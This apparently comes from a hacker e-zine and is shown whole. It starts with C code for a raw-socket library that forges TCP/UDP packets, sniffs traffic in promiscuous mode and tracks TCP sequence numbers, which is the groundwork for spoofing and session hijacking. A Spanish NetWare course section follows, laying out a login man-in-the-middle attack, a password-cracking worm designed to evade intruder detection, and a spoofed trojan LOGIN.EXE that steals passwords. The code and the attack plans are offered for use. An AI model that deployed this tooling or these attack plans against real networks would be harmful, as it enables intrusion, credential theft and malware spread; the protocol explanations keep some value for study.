/*             could be more present, so check on return)                 */
/*             note: if you don't care about flag, use 0                  */
/*   wait_time: if not zero, this function will return -1 if no correct   */
/*              packet has arrived within wait_time secs.                 */
/*              (only works on IO_NONBLOCK socket)                        */
/*                                                                        */
/* void set_filter (char *f_source, unsigned short f_source_port,         */
/*                  char *f_dest, unsigned short f_dest_port)             */
/*        (for use with IO_HANDLE)                                        */
/*        Start the program to watch all trafic from source/port to       */
/*        dest/port. This enables the updating of global data. Can        */
/*        be called multiple times.                                       */
/*                                                                        */
/* void close_receiving (void)                                            */
/*           When opened a IO_HANDLE mode receiving socket close it with  */
/*           this.                                                        */
/*                                                                        */
/**** Global DATA (IO_HANDLE mode) ***************************************/
/*                                                                        */
/* When accessing global data, copy the values to local vars and then use */
/* them. Reduce access time to a minimum.                                 */
/* Mind you use of this is very limited, if you are a novice on IO, just  */
/* ignore it, the other functions are good enough!). If not, rewrite the  */
/* handler for your own use...                                            */
/*                                                                        */
/* sig_atomic_t SP_DATA_BUSY                                              */
/*        Put this on NON-ZERO when accesing global data. Incoming        */
/*        packets will be ignored then, data can not be overwritten.      */
/*                                                                        */
/* unsigned long int CUR_SEQ, CUR_ACK;                                    */
/*        Last recorded SEQ and ACK number of the filtered "stream".      */
/*        Before accessing this data set SP_DATA_BUSY non-zero,           */
/*        afterward set it back to zero.                                  */
/*                                                                        */
/* unsigned long int CUR_COUNT;                                           */
```

```
/*        increased everytime other data is updated                     */
/*                                                                      */
/* unsigned int CUR_DATALEN;                                            */
/*        Length of date in last TCP packet                             */
/*                                                                      */
/************************************************************************/

#include "sys/socket.h"       /* includes, what would we do without them  */
#include "netdb.h"
#include "stdlib.h"
#include "unistd.h"
#include "stdio.h"
#include "errno.h"
#include "netinet/in.h"
#include "netinet/ip.h"
#include "linux/if.h"
#include "sys/ioctl.h"
#include "sys/types.h"
#include "signal.h"
#include "fcntl.h"

#undef  DEBUG
#define IP_VERSION      4               /* keep y'r hands off...         */
#define MTU             1500
#define IP_HEAD_BASE    20              /* using fixed lengths to send   */
#define TCP_HEAD_BASE   20              /* no options etc...             */
#define UDP_HEAD_BASE   8               /* Always fixed                  */

#define IO_HANDLE       1
#define IO_NONBLOCK     2

int DEV_PREFIX = 9999;
sig_atomic_t WAIT_PACKET_WAIT_TIME=0;

/**** IO_HANDLE ************************************************************/
int rc_fd_abc123;
sig_atomic_t RC_FILTSET=0;
char rc_filter_string[50];                      /* x.x.x.x.p-y.y.y.y.g  */

sig_atomic_t SP_DATA_BUSY=0;
unsigned long int CUR_SEQ=0, CUR_ACK=0, CUR_COUNT=0;
unsigned int CUR_DATALEN;
unsigned short CUR_FLAGS;
/***************************************************************************/

struct sp_wait_packet
{
        unsigned long seq,ack;
        unsigned short flags;
        int datalen;
};

/* Code from Sniffit - BTW my own program.... no copyright violation here */
#define URG 32       /* TCP flags */
#define ACK 16
#define PSH 8
#define RST 4
#define SYN 2
#define FIN 1

struct PACKET_info
{
        int len, datalen;
        unsigned long int seq_nr, ACK_nr;
        u_char FLAGS;
};

struct IP_header                        /* The IPheader (without options) */
{
        unsigned char verlen, type;
        unsigned short length, ID, flag_offset;
        unsigned char TTL, protocol;
        unsigned short checksum;
        unsigned long int source, destination;
```

```
};

struct TCP_header                     /* The TCP header (without options) */
{
        unsigned short source, destination;
        unsigned long int seq_nr, ACK_nr;
        unsigned short offset_flag, window, checksum, urgent;
};

struct UDP_header                                       /* The UDP header */
{
        unsigned short source, destination;
        unsigned short length, checksum;
};

struct pseudo_IP_header          /* The pseudo IP header (checksum calc) */
{
        unsigned long int source, destination;
        char zero_byte, protocol;
        unsigned short TCP_UDP_len;
};

/* data structure for argument passing  */

struct sp_data_exchange {
        int fd;                                 /* Sh!t from transmit_TCP  */
        char *data;
        int datalen;
        char *source; unsigned short source_port;
        char *dest;   unsigned short dest_port;
        unsigned long seq, ack;
        unsigned short flags;

        char *buffer;               /* work buffer */

        int IP_optlen;             /* IP options length in bytes  */
        int TCP_optlen;            /* TCP options length in bytes */
        };

/*************** all functions  ****************************************/
void transmit_TCP (int fd, char *sp_data,
                           int sp_ipoptlen, int sp_tcpoptlen, int sp_datalen,
                           char *sp_source, unsigned short sp_source_port,
                           char *sp_dest, unsigned short sp_dest_port,
                           unsigned long sp_seq, unsigned long sp_ack,
                           unsigned short sp_flags);

void transmit_UDP (int sp_fd, char *sp_data,
                           int  ipoptlen, int sp_datalen,
                           char *sp_source, unsigned short sp_source_port,
                           char *sp_dest, unsigned short sp_dest_port);

int get_packet (int rc_fd, char *buffer, int *, unsigned char*);
int wait_packet(int,struct sp_wait_packet *,char *, unsigned short,char *, unsigned short, int, int);

static unsigned long sp_getaddrbyname(char *);

int open_sending (void);
int open_receiving (char *, char);
void close_receiving (void);

void sp_send_packet (struct sp_data_exchange *, unsigned char);
void sp_fix_TCP_packet (struct sp_data_exchange *);
void sp_fix_UDP_packet (struct sp_data_exchange *);
void sp_fix_IP_packet (struct sp_data_exchange *, unsigned char);
unsigned short in_cksum(unsigned short *, int );

void rc_sigio (int);
void set_filter (char *, unsigned short, char *, unsigned short);

/******************** let the games commence ***************************/

static unsigned long sp_getaddrbyname(char *sp_name)
{
```

```
struct hostent *sp_he;
int i;

if(isdigit(*sp_name))
  return inet_addr(sp_name);

for(i=0;i<100;i++)
     {
     if(!(sp_he = gethostbyname(sp_name)))
        {printf("WARNING: gethostbyname failure!\n");
        sleep(1);
        if(i>=3)       /* always a retry here in this kind of application */
           printf("Coudn't resolv hostname."), exit(1);
        }
     else break;
     }
return sp_he ? *(long*)*sp_he->h_addr_list : 0;
}

int open_sending (void)
{
struct protoent *sp_proto;
int sp_fd;
int dummy=1;

/* they don't come rawer */
if ((sp_fd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW))==-1)
        perror("Couldn't open Socket."), exit(1);

#ifdef DEBUG
        printf("Raw socket ready\n");
#endif
return sp_fd;
}

void sp_send_packet (struct sp_data_exchange *sp, unsigned char proto)
{
int sp_status;
struct sockaddr_in sp_server;
struct hostent *sp_help;
int HEAD_BASE;

/* Construction of destination */
bzero((char *)&sp_server, sizeof(struct sockaddr));
sp_server.sin_family = AF_INET;
sp_server.sin_addr.s_addr = inet_addr(sp->dest);
if (sp_server.sin_addr.s_addr == (unsigned int)-1)
        {                       /* if target not in DOT/number notation */
        if (!(sp_help=gethostbyname(sp->dest)))
          fprintf(stderr,"unknown host %s\n", sp->dest), exit(1);
        bcopy(sp_help->h_addr, (caddr_t)&sp_server.sin_addr, sp_help->h_length);
        };

switch(proto)
        {
        case 6: HEAD_BASE = TCP_HEAD_BASE;  break;                  /* TCP */
        case 17: HEAD_BASE = UDP_HEAD_BASE; break;                  /* UDP */
        default: exit(1); break;
        };
sp_status = sendto(sp->fd, (char *)(sp->buffer),
                sp->datalen+HEAD_BASE+IP_HEAD_BASE+sp->IP_optlen, 0,
                (struct sockaddr *)&sp_server,sizeof(struct sockaddr));
if (sp_status < 0 || sp_status != sp->datalen+HEAD_BASE+IP_HEAD_BASE+sp->IP_optlen)
        {
        if (sp_status < 0)
          perror("Sendto"), exit(1);
        printf("hmm... Only transmitted %d of %d bytes.\n", sp_status,
                                                sp->datalen+HEAD_BASE);
        };
#ifdef DEBUG
        printf("Packet transmitted...\n");
#endif
}
```

```
void sp_fix_IP_packet (struct sp_data_exchange *sp, unsigned char proto)
{
struct IP_header *sp_help_ip;
int HEAD_BASE;

switch(proto)
        {
        case 6: HEAD_BASE = TCP_HEAD_BASE;  break;                  /* TCP */
        case 17: HEAD_BASE = UDP_HEAD_BASE; break;                  /* UDP */
        default: exit(1); break;
        };

sp_help_ip = (struct IP_header *) (sp->buffer);
sp_help_ip->verlen = (IP_VERSION << 4) | ((IP_HEAD_BASE+sp->IP_optlen)/4);
sp_help_ip->type = 0;
sp_help_ip->length = htons(IP_HEAD_BASE+HEAD_BASE+sp->datalen+sp->IP_optlen+sp->TCP_optlen);
sp_help_ip->ID = htons(12545);                                  /* TEST */
sp_help_ip->flag_offset = 0;
sp_help_ip->TTL = 69;
sp_help_ip->protocol = proto;
sp_help_ip->source = sp_getaddrbyname(sp->source);
sp_help_ip->destination =  sp_getaddrbyname(sp->dest);
sp_help_ip->checksum=in_cksum((unsigned short *) (sp->buffer),
                                            IP_HEAD_BASE+sp->IP_optlen);
#ifdef DEBUG
        printf("IP header fixed...\n");
#endif
}

void sp_fix_TCP_packet (struct sp_data_exchange *sp)
{
char sp_pseudo_ip_construct[MTU];
struct TCP_header *sp_help_tcp;
struct pseudo_IP_header *sp_help_pseudo;
int i;

for(i=0;i<MTU;i++)
  {sp_pseudo_ip_construct[i]=0;}

sp_help_tcp = (struct TCP_header *) (sp->buffer+IP_HEAD_BASE+sp->IP_optlen);
sp_help_pseudo = (struct pseudo_IP_header *) sp_pseudo_ip_construct;

sp_help_tcp->offset_flag = htons( (((TCP_HEAD_BASE+sp->TCP_optlen)/4)<<12) | sp->flags);
sp_help_tcp->seq_nr = htonl(sp->seq);
sp_help_tcp->ACK_nr = htonl(sp->ack);
sp_help_tcp->source = htons(sp->source_port);
sp_help_tcp->destination = htons(sp->dest_port);
sp_help_tcp->window = htons(0x7c00);             /* dummy for now 'wujx' */

sp_help_pseudo->source = sp_getaddrbyname(sp->source);
sp_help_pseudo->destination =  sp_getaddrbyname(sp->dest);
sp_help_pseudo->zero_byte = 0;
sp_help_pseudo->protocol = 6;
sp_help_pseudo->TCP_UDP_len = htons(sp->datalen+TCP_HEAD_BASE+sp->TCP_optlen);

memcpy(sp_pseudo_ip_construct+12, sp_help_tcp, sp->TCP_optlen+sp->datalen+TCP_HEAD_BASE);
sp_help_tcp->checksum=in_cksum((unsigned short *) sp_pseudo_ip_construct,
                                  sp->datalen+12+TCP_HEAD_BASE+sp->TCP_optlen);
#ifdef DEBUG
        printf("TCP header fixed...\n");
#endif
}

void transmit_TCP (int sp_fd, char *sp_data,
                           int sp_ipoptlen, int sp_tcpoptlen, int sp_datalen,
                           char *sp_source, unsigned short sp_source_port,
                           char *sp_dest, unsigned short sp_dest_port,
                           unsigned long sp_seq, unsigned long sp_ack,
                           unsigned short sp_flags)
{
char sp_buffer[1500];
struct sp_data_exchange sp_struct;

bzero(sp_buffer,1500);
```

```
if (sp_ipoptlen!=0)
        memcpy(sp_buffer+IP_HEAD_BASE,sp_data,sp_ipoptlen);

if (sp_tcpoptlen!=0)
        memcpy(sp_buffer+IP_HEAD_BASE+TCP_HEAD_BASE+sp_ipoptlen,
                                            sp_data+sp_ipoptlen,sp_tcpoptlen);
if (sp_datalen!=0)
        memcpy(sp_buffer+IP_HEAD_BASE+TCP_HEAD_BASE+sp_ipoptlen+sp_tcpoptlen,
                        sp_data+sp_ipoptlen+sp_tcpoptlen,sp_datalen);

sp_struct.fd          = sp_fd;
sp_struct.data        = sp_data;
sp_struct.datalen     = sp_datalen;
sp_struct.source      = sp_source;
sp_struct.source_port = sp_source_port;
sp_struct.dest        = sp_dest;
sp_struct.dest_port   = sp_dest_port;
sp_struct.seq         = sp_seq;
sp_struct.ack         = sp_ack;
sp_struct.flags       = sp_flags;
sp_struct.buffer      = sp_buffer;
sp_struct.IP_optlen   = sp_ipoptlen;
sp_struct.TCP_optlen  = sp_tcpoptlen;

sp_fix_TCP_packet(&sp_struct);
sp_fix_IP_packet(&sp_struct, 6);
sp_send_packet(&sp_struct, 6);
}

void sp_fix_UDP_packet (struct sp_data_exchange *sp)
{
char sp_pseudo_ip_construct[MTU];
struct UDP_header *sp_help_udp;
struct pseudo_IP_header *sp_help_pseudo;
int i;

for(i=0;i<MTU;i++)
  {sp_pseudo_ip_construct[i]=0;}

sp_help_udp = (struct UDP_header *) (sp->buffer+IP_HEAD_BASE+sp->IP_optlen);
sp_help_pseudo = (struct pseudo_IP_header *) sp_pseudo_ip_construct;

sp_help_udp->source = htons(sp->source_port);
sp_help_udp->destination = htons(sp->dest_port);
sp_help_udp->length =  htons(sp->datalen+UDP_HEAD_BASE);

sp_help_pseudo->source = sp_getaddrbyname(sp->source);
sp_help_pseudo->destination =  sp_getaddrbyname(sp->dest);
sp_help_pseudo->zero_byte = 0;
sp_help_pseudo->protocol = 17;
sp_help_pseudo->TCP_UDP_len = htons(sp->datalen+UDP_HEAD_BASE);

memcpy(sp_pseudo_ip_construct+12, sp_help_udp, sp->datalen+UDP_HEAD_BASE);
sp_help_udp->checksum=in_cksum((unsigned short *) sp_pseudo_ip_construct,
                                                    sp->datalen+12+UDP_HEAD_BASE);
#ifdef DEBUG
        printf("UDP header fixed...\n");
#endif
}

void transmit_UDP (int sp_fd, char *sp_data,
                           int sp_ipoptlen, int sp_datalen,
                           char *sp_source, unsigned short sp_source_port,
                           char *sp_dest, unsigned short sp_dest_port)
{
char sp_buffer[1500];
struct sp_data_exchange sp_struct;

bzero(sp_buffer,1500);

if (sp_ipoptlen!=0)
        memcpy(sp_buffer+IP_HEAD_BASE,sp_data,sp_ipoptlen);
if (sp_data!=NULL)
        memcpy(sp_buffer+IP_HEAD_BASE+UDP_HEAD_BASE+sp_ipoptlen,
```

```
                                        sp_data+sp_ipoptlen,sp_datalen);
sp_struct.fd          = sp_fd;
sp_struct.data        = sp_data;
sp_struct.datalen     = sp_datalen;
sp_struct.source      = sp_source;
sp_struct.source_port = sp_source_port;
sp_struct.dest        = sp_dest;
sp_struct.dest_port   = sp_dest_port;
sp_struct.buffer      = sp_buffer;
sp_struct.IP_optlen   = sp_ipoptlen;
sp_struct.TCP_optlen  = 0;

sp_fix_UDP_packet(&sp_struct);
sp_fix_IP_packet(&sp_struct, 17);
sp_send_packet(&sp_struct, 17);
}

/* This routine stolen from ping.c -- HAHAHA!*/
unsigned short in_cksum(unsigned short *addr,int len)
{
register int nleft = len;
register unsigned short *w = addr;
register int sum = 0;
unsigned short answer = 0;

while (nleft > 1)
        {
        sum += *w++;
        nleft -= 2;
        }
if (nleft == 1)
        {
        *(u_char *)(&answer) = *(u_char *)w ;
        sum += answer;
        }
sum = (sum >> 16) + (sum & 0xffff);
sum += (sum >> 16);
answer = ~sum;
return(answer);
}

/************************ Receiving department  ****************************/

int open_receiving (char *rc_device, char mode)
{
int or_fd;
struct sigaction rc_sa;
int fcntl_flag;
struct ifreq ifinfo;
char test;

/* create snoop socket and set interface promisc */
if ((or_fd = socket(AF_INET, SOCK_PACKET, htons(0x3)))==-1)
        perror("Couldn't open Socket."), exit(1);
strcpy(ifinfo.ifr_ifrn.ifrn_name,rc_device);
if(ioctl(or_fd,SIOCGIFFLAGS,&ifinfo)<0)
        perror("Couldn't get flags."), exit(1);
ifinfo.ifr_ifru.ifru_flags |= IFF_PROMISC;
if(ioctl(or_fd,SIOCSIFFLAGS,&ifinfo)<0)
        perror("Couldn't set flags. (PROMISC)"), exit(1);

if(mode&IO_HANDLE)
        {               /* install handler */
        rc_sa.sa_handler=rc_sigio;        /* we don't use signal()        */
        sigemptyset(&rc_sa.sa_mask);      /* because the timing window is */
        rc_sa.sa_flags=0;                 /* too big...                   */
        sigaction(SIGIO,&rc_sa,NULL);
        }

if(fcntl(or_fd,F_SETOWN,getpid())<0)
        perror("Couldn't set ownership"), exit(1);

if(mode&IO_HANDLE)
        {
```

```
        if( (fcntl_flag=fcntl(or_fd,F_GETFL,0))<0)
                perror("Couldn't get FLAGS"), exit(1);
        if(fcntl(or_fd,F_SETFL,fcntl_flag|FASYNC|FNDELAY)<0)
                perror("Couldn't set FLAGS"), exit(1);
        rc_fd_abc123=or_fd;
        }
else
        {
        if(mode&IO_NONBLOCK)
                {
                if( (fcntl_flag=fcntl(or_fd,F_GETFL,0))<0)
                        perror("Couldn't get FLAGS"), exit(1);
                if(fcntl(or_fd,F_SETFL,fcntl_flag|FNDELAY)<0)
                        perror("Couldn't set FLAGS"), exit(1);
                };
        };

#ifdef DEBUG
        printf("Reading socket ready\n");
#endif
return or_fd;
}

/* returns 0 when no packet read!  */
int get_packet (int rc_fd, char *buffer, int *TCP_UDP_start,unsigned  char *proto)
{
char help_buffer[MTU];
int pack_len;
struct IP_header *gp_IPhead;

pack_len = read(rc_fd,help_buffer,1500);
if(pack_len<0)
        {
        if(errno==EWOULDBLOCK)
                {pack_len=0;}
        else
                {perror("Read error:"); exit(1);}
        };
if(pack_len>0)
        {
        pack_len -= DEV_PREFIX;
        memcpy(buffer,help_buffer+DEV_PREFIX,pack_len);
        gp_IPhead = (struct IP_header *) buffer;
        if(proto != NULL)
                *proto = gp_IPhead->protocol;
        if(TCP_UDP_start != NULL)
                *TCP_UDP_start = (gp_IPhead->verlen & 0xF) << 2;
        }
return pack_len;
}

void wait_packet_timeout (int sig)
{
alarm(0);
WAIT_PACKET_WAIT_TIME=1;
}

int wait_packet(int wp_fd,struct sp_wait_packet *ret_values,
                char *wp_source, unsigned short wp_source_port,
                char *wp_dest, unsigned short wp_dest_port, int wp_flags,
                int wait_time)
{
char wp_buffer[1500];
struct IP_header *wp_iphead;
struct TCP_header *wp_tcphead;
unsigned long wp_sourcel, wp_destl;
int wp_tcpstart;
char wp_proto;

wp_sourcel=sp_getaddrbyname(wp_source);
wp_destl=sp_getaddrbyname(wp_dest);

WAIT_PACKET_WAIT_TIME=0;
if(wait_time!=0)
```

```
        {
        signal(SIGALRM,wait_packet_timeout);
        alarm(wait_time);
        }

while(1)
  {
  while(get_packet(wp_fd, wp_buffer, &wp_tcpstart, &wp_proto)<=0)
        {
        if (WAIT_PACKET_WAIT_TIME!=0)   {alarm(0); return -1;}
        };
  if(wp_proto == 6)
    {
    wp_iphead= (struct IP_header *) wp_buffer;
    wp_tcphead= (struct TCP_header *) (wp_buffer+wp_tcpstart);
    if( (wp_sourcel==wp_iphead->source)&&(wp_destl==wp_iphead->destination) )
      {
      if( (ntohs(wp_tcphead->source)==wp_source_port) &&
                              (ntohs(wp_tcphead->destination)==wp_dest_port) )
        {
        if( (wp_flags==0) || (ntohs(wp_tcphead->offset_flag)&wp_flags) )
          {
          ret_values->seq=ntohl(wp_tcphead->seq_nr);
          ret_values->ack=ntohl(wp_tcphead->ACK_nr);
          ret_values->flags=ntohs(wp_tcphead->offset_flag)&
                                              (URG|ACK|PSH|FIN|RST|SYN);
          ret_values->datalen = ntohs(wp_iphead->length) -
                          ((wp_iphead->verlen & 0xF) << 2) -
                           ((ntohs(wp_tcphead->offset_flag) & 0xF000) >> 10);
          alarm(0);
          return 0;
          }
        }
      }
    }
  }
/*impossible to get here.. but anyways*/
alarm(0); return -1;
}


void close_receiving (void)
{
close(rc_fd_abc123);
}

void rc_sigio (int sig)                     /* Packet handling routine */
{
char rc_buffer[1500];
char packet_id [50];
unsigned char *rc_so, *rc_dest;
struct IP_header *rc_IPhead;
struct TCP_header *rc_TCPhead;
int pack_len;

if(RC_FILTSET==0) return;

if(SP_DATA_BUSY!=0)             /* skip this packet */
        return;

pack_len = read(rc_fd_abc123,rc_buffer,1500);
rc_IPhead = (struct IP_header *) (rc_buffer + DEV_PREFIX);
if(rc_IPhead->protocol!=6) return;                          /* if not TCP */
rc_TCPhead = (struct TCP_header *) (rc_buffer + DEV_PREFIX + ((rc_IPhead->verlen & 0xF) << 2));

rc_so   = (unsigned char *) &(rc_IPhead->source);
rc_dest = (unsigned char *) &(rc_IPhead->destination);
sprintf(packet_id,"%u.%u.%u.%u.%u-%u.%u.%u.%u.%u",
              rc_so[0],rc_so[1],rc_so[2],rc_so[3],ntohs(rc_TCPhead->source),
              rc_dest[0],rc_dest[1],rc_dest[2],rc_dest[3],ntohs(rc_TCPhead->destination));

if(strcmp(packet_id,rc_filter_string)==0)
        {
        SP_DATA_BUSY=1;
```

```
        CUR_SEQ = ntohl(rc_TCPhead->seq_nr);
        CUR_ACK = ntohl(rc_TCPhead->ACK_nr);
        CUR_FLAGS = ntohs(rc_TCPhead->offset_flag);
        CUR_DATALEN = ntohs(rc_IPhead->length) -
                      ((rc_IPhead->verlen & 0xF) << 2) -
                      ((ntohs(rc_TCPhead->offset_flag) & 0xF000) >> 10);
        CUR_COUNT++;
        SP_DATA_BUSY=0;
        }
}

void set_filter (char *f_source, unsigned short f_source_port,
                 char *f_dest, unsigned short f_dest_port)
{
unsigned char *f_so, *f_des;
unsigned long f_sol, f_destl;

RC_FILTSET=0;
if(DEV_PREFIX==9999)
        fprintf(stderr,"DEV_PREFIX not set!\n"), exit(1);
f_sol   = sp_getaddrbyname(f_source);
f_destl = sp_getaddrbyname(f_dest);
f_so    = (unsigned char *) &f_sol;
f_des   = (unsigned char *) &f_destl;
sprintf(rc_filter_string,"%u.%u.%u.%u.%u-%u.%u.%u.%u.%u",
                             f_so[0],f_so[1],f_so[2],f_so[3],f_source_port,
                             f_des[0],f_des[1],f_des[2],f_des[3],f_dest_port);
RC_FILTSET=1;
}
```

EOF

-[0x0E]--
-[CURSO DE NOVELL NETWARE -XI-, -XII- Y -XIII-]-------------------------
-[by MadFran]---SET-19-

Seccion 11

Matematicas / Teoria (.....lo siento)

11-1. Como funciona el conjunto password/login/encriptacion

En 3.x y 4.x los password estan encriptados. He aqui la forma en que 3.x maneja todo esto.

1.-Alicia envia una peticion de login al server.
2.-El server mira en el nombre de Alicia y busca su UID. El server genera
   un valor aleatorio R y envia el par(UID,R) a Alicia.
3.-Alicia genera X=hash(UID,password) e Y=hash(R,X). Alicia envia Y al
   server.
4.-El server busca el valor almacenado X'=hash(UID,password) y calcula
   Y'=hash(X',R).
   Si Y=Y', Alicia obtiene el acceso.
5.-Alicia y el server calculan Z=hash(X,R,c) (c es una constante). Z se
   utiliza como llave de la sesion actual

Nota : El paso 5 solo es posible si el server y Alicia se ponen de acuerdo para firmar paquetes.

En NetWare 4.x la secuencia de login utiliza un esquema privado/publico siguiendo RSA:

1.-Alicia envia la peticion de login al server.
2.-El server genera un valor R aleatorio y calcula
      X' = hash(UID, password)
      Y' = hash(X', R)
   y envia R a Alicia.
3.-Alicia calcula
      X = hash(UID, password)
      y = hash(X,R)
   Alicia genera un valor R2 aleatorio, busca la llave publica del server
   y envia el par (Y,R2) al server encriptado con la llave publica.
4.-El server desencripta el par (Y,R2), si Y=Y', la password dada por
   Alicia es correcta. El server utiliza la llave privada de Alicia,
   calcula Z = (llave privada Alicia XOR R2) y transmite Z a Alicia.
5.-Alicia calcula llave privada= R2 XOR Z. Esta llave se utiliza para
   firmar los paquetes.

Se debe tener en cuenta que NetWare 4.x encripta las llaves privadas de Alicia RSA con X' que estan almacenadas en el server.

11-2. Posibilidades del ataque "hombre en medio" (man-in-the-middle)

En teoria es posible siguiendo el proceso del apartado 11-1.

Primero veamos en NetWare 3.x
Este es una variante del ataque "Man-In-The-Middle" (MITM desde ahora) usado para atacar claves publicas en criptosistemas. Un ataque MITM real puede funcionar pero para implementarlo la conexion debe interrumpirse y

alguien se puede preguntar que esta pasando.

El ataque requiere que Bob (el atacante) sea capaz de enviar paquetes a el server y a Alicia, mas rapido que el server y Alicia entre ellos. Hay una serie de formas de plantear el escenario. El mejor es implementar un ataque MITM a traves de un router o segmentando el cable entre el server y Alicia.

Otro sistema es enlazar dos puntos, uno cercano a Alicia y otro al server. El mejor sistema para hacerlo es conectar dos hosts juntos en el sitio especifico. Si cablear no es posible (...lo normal), Bob puede utilizar tarjetas de red inalambricas o modem conectados en jacks telefonicos existentes o modem celulares. Si se utilizan modem, el ataque requiere que Bob tenga el control de ambos ordenadores en la red e incrementara el tiempo necesario para tomar paquetes de Alicia o del server.

Este ataque no funcionara si el server requiere que Alicia firme los paquetes. La estacion de trabajo de Alicia puede estar configurada para firmar paquetes y Alicia puede firmar los paquetes haciendo el ataque muy dificil. Si todos los hosts tienen que firmar los paquetes tampoco funcionara el ataque.

Esto es debido a que Bob nunca conocera la password de Alicia, ni nunca conocera X=hash(UID, password).
El hecho de que NetWare 3.x por defecto, permite que el hosts decida firmar a no los paquetes, hace el ataque posible. Sysadmin puede evitar el ataque requiriendo los paquetes firmados a todos los hosts.

El ataque
Cuando Bob ve que Alicia pide login, Bob tambien pide un login como Alicia al server. El server generara dos valores random (R[a] y R[b], siendo el R[a] enviado a Alicia y R[b] el enviado a Bob). Cuando Bob recibe su R, falsifica la direccion del server y envia Rb a Alicia. Esta pensara que el server le pide que calcule Yb=hash(X, R[b]) nientras que el server realmente intenta Y[a]=hash(X,R[a]). Alicia enviara Y[b] al server, Bob captura Y[b] de la red en el momento que Alicia lo envia y lo trasmite al server (utilizando su direccion real). En este momento el server pensara que Alicia ha intentado hacer login dos veces. El intento de Bob sera un exito y el de Alicia fallara. Si todo va bien, Bob ha asumido la identidad de Alicia sin conocer su password y Alicia esta tecleando de nuevo su password.

Si el server no permite al usuario conectarse dos veces simultaneamente o aborta ambas secuencias de login depues de recibir dos respuestas a la misma pregunta, entonces Bob saturaria la red (sin pararla) entre Alicia y el server, mientras Bob esta intentando conectarse como Alicia.

Para los ultraparanoicos. Bob deberia ser cuidadoso, puede haber otro atacante, Joe, esperando a que Alicia haga login sin paquetes firmados. Aqui Joe puede tambien asumir la identidad de Alicia con mucho menos esfuerzo.

Hablemos ahora de NetWare 4.x

Se sigue la misma tecnica hasta que Alicia intenta obtener la llave publica del server. En este momento Bob envia su propia llave publica a Alicia. Esta enviara al server el par (Y, R2) encriptado con la llave publica de Bob. Este toma esta informacion al vuelo, desencripta el par (Y,R2). Entonces genera su propia R2 (o guarda la de Alicia), toma la llave publica real del server y envia al server el par (Y, R2) encriptado con la llave real publica del server.

Si el server pide el firmado de paquetes, el server enviara a Bob Z para

permitirle el acceso como Alice. Bob no conoce la llave privada de Alice ya que nunca la recibio. Recordad que NetWare 4.x encripta la llave privada RSA de Alicia con X' que esta almacenada en el server y nunca la envia sin encriptar. Por tanto Bob no puede firmar los paquetes como Alicia.

Pero Bob no esta del todo sin recursos. Puede intentar un ataque offline en el momento de hacer guess como Alicia ya que conoce Y', R y UID. Bob necesita para encontrar X, tal que Y=hash(X,R) = Y'. Ya que esto es casi como la password de Alicia no es particularmente buena idea, esto es una severa reduccion en la seguridad, pero no es una rutpura total, hasta que Bob pueda calcular X, encontrando una password tal que X=hash(pass, UID). A partir del momento que Bob conoce X, puede determinar cual es la llave privada RSA de Alicia. Entonces puede firmar paquetes.

Alicia puede almacenar la llave publica del server para el segundo tentativo de login y puede darse cuenta de que esta pasando. Pero la RSA privada de Alicia nunca cambiara y una vez que se consiga esto, no hay problema, incluso si Alicia cambia su password. La password de Alicia puede ser descubierta de nuevo.

11-3. Ataques con virus

Un virus podria permitir a un atacante lograr el acceso a un gran numero de servidores disponibles en una red, utilizando la estrategia del gusano de Internet de 1988, combinado con una estrategia sencilla de virus, se puede construir un virus capaz de infectar muchos servidores/clientes en muchas redes (El virus podria incluso emplear ataques similares a Hack.exe o incluso el ataque MITM de la seccion 11-2

Algunas redes NetWare tiene un gran numero de servidores conectados. Tambien es cierto que muchos usuarios (Incluyendo Super y Admin) utilizan el mismo password en diversos servers (algunos incluso sin password). Un virus puede explotar esta vulnerabilidad y extenderse a otros servers en principio inacesibles. El virus podria utilizar el idle time de la CPU en clientes infectados para crackear los passwords de otros usuarios. Sin embargo, se debe de tener cuidado para no disparar el intruder detection. El virus deberia seleccionar de forma aleatoria un usuario de un server al azar, intentar conectarse utilizando una palabra de una lista de palabras La frecuencia con la que el cliente deba intentar conectarse depende del tama~o de la red (recuerda que si el virus tiene exito, pueden haber miles de clientes intentando romper passwords en paralelo).

El virus deberia estimar el tama~o de la red y usar leyes de probabilidad para determinar la frecuencia de los tentativos en cada cuenta. Se puede calcular relacionando el numero de cuentas, el numero de clientes (estimado mediante monitorizacion del trafico de la red y asumiendo que todos los servers tienen el mismo numero de clientes). A pesar de que esto no es cierto al 100%, es suficientemente preciso para nuestras propositos.

Algunos de los ratios de calculo de exito del virus (medido en terminos de host infectado por dia desde un unico host) y del tiempo que el virus ha estado en marcha. Siendo :

A = Numero de cuentas
P = Propagacion
n = Numero de dias de funcionamiento del virus

(A * 24) / P-n = numero de conexiones por cliente

Que deberia hacer este virus ? Si esta trabajando en una estacion de trabajo con tarjeta de red, podria capturar logins. Ya que R y hash(X,R) se envian en texto (ver seccion 11-01), el virus podria intentar un calculo offline contra X, para evitar un ataque de fuerza bruta que podria hacer saltar las alarmas del intruder detection. El virus no puede usar el ataque MITM en la secuencia del login porque no se dispone de la topologia necesaria para implementar el ataque. Si, podrias intentarlo y construirlo pero saldria demasiado grande y notorio. Recuerda, estamos hablando de virus, no de aplicaciones que trabajan solas.

11-4. Puede insertarse un LOGIN.EXE falso durante el proceso de login ?

Aparentemente si.
He aqui una secuencia de login que es comun a todas las versiones de NetWare.

1.-La estacion de trabajo se conecta al server.
2.-Se mapea un drive al directorio del server SYS:\LOGIN
3.-La estacion de trabajo, baja LOGIN.EXE desde el server y lo ejecuta.
4.-Si el usuario es aceptado, la estacion de trabajo baja y ejecuta el
   el login script.

El fallo en este protocolo esta cuando la estacion de trabajo baja LOGIN.EXE. Como el usuario no esta autentificado, no es posible el envio de paquetes firmados, por tanto cualquier estacion es capaz de hacerse pasar por el server. Aqui el atacante puede "sniffar" la peticion de login desde la red, y enviar a la estacion de trabajo cualquier programa.

El ataque optimo seria enviar una copia modificada del LOGIN.EXE real. El EXE modificado podria encriptar el password del usuario (utilizando la llave publica) y publicarlo en la red. Tambien podria, el EXE modificado, cargar el LOGIN autentico y ejecutar el login script. Con este ataque, el usuario objetivo no tiene forma de saber que algo raro ha ocurrido. Parece que NetWare siempre empieza con el numero de secuencia 0 y la incrementa en +1 hasta el final de la sesion. Esto hace posible predecir el numero de secuencia permitiendo al atacante explotar el agujero sin utilizar un ataque MITM y todavia permitir la conversacion normal.

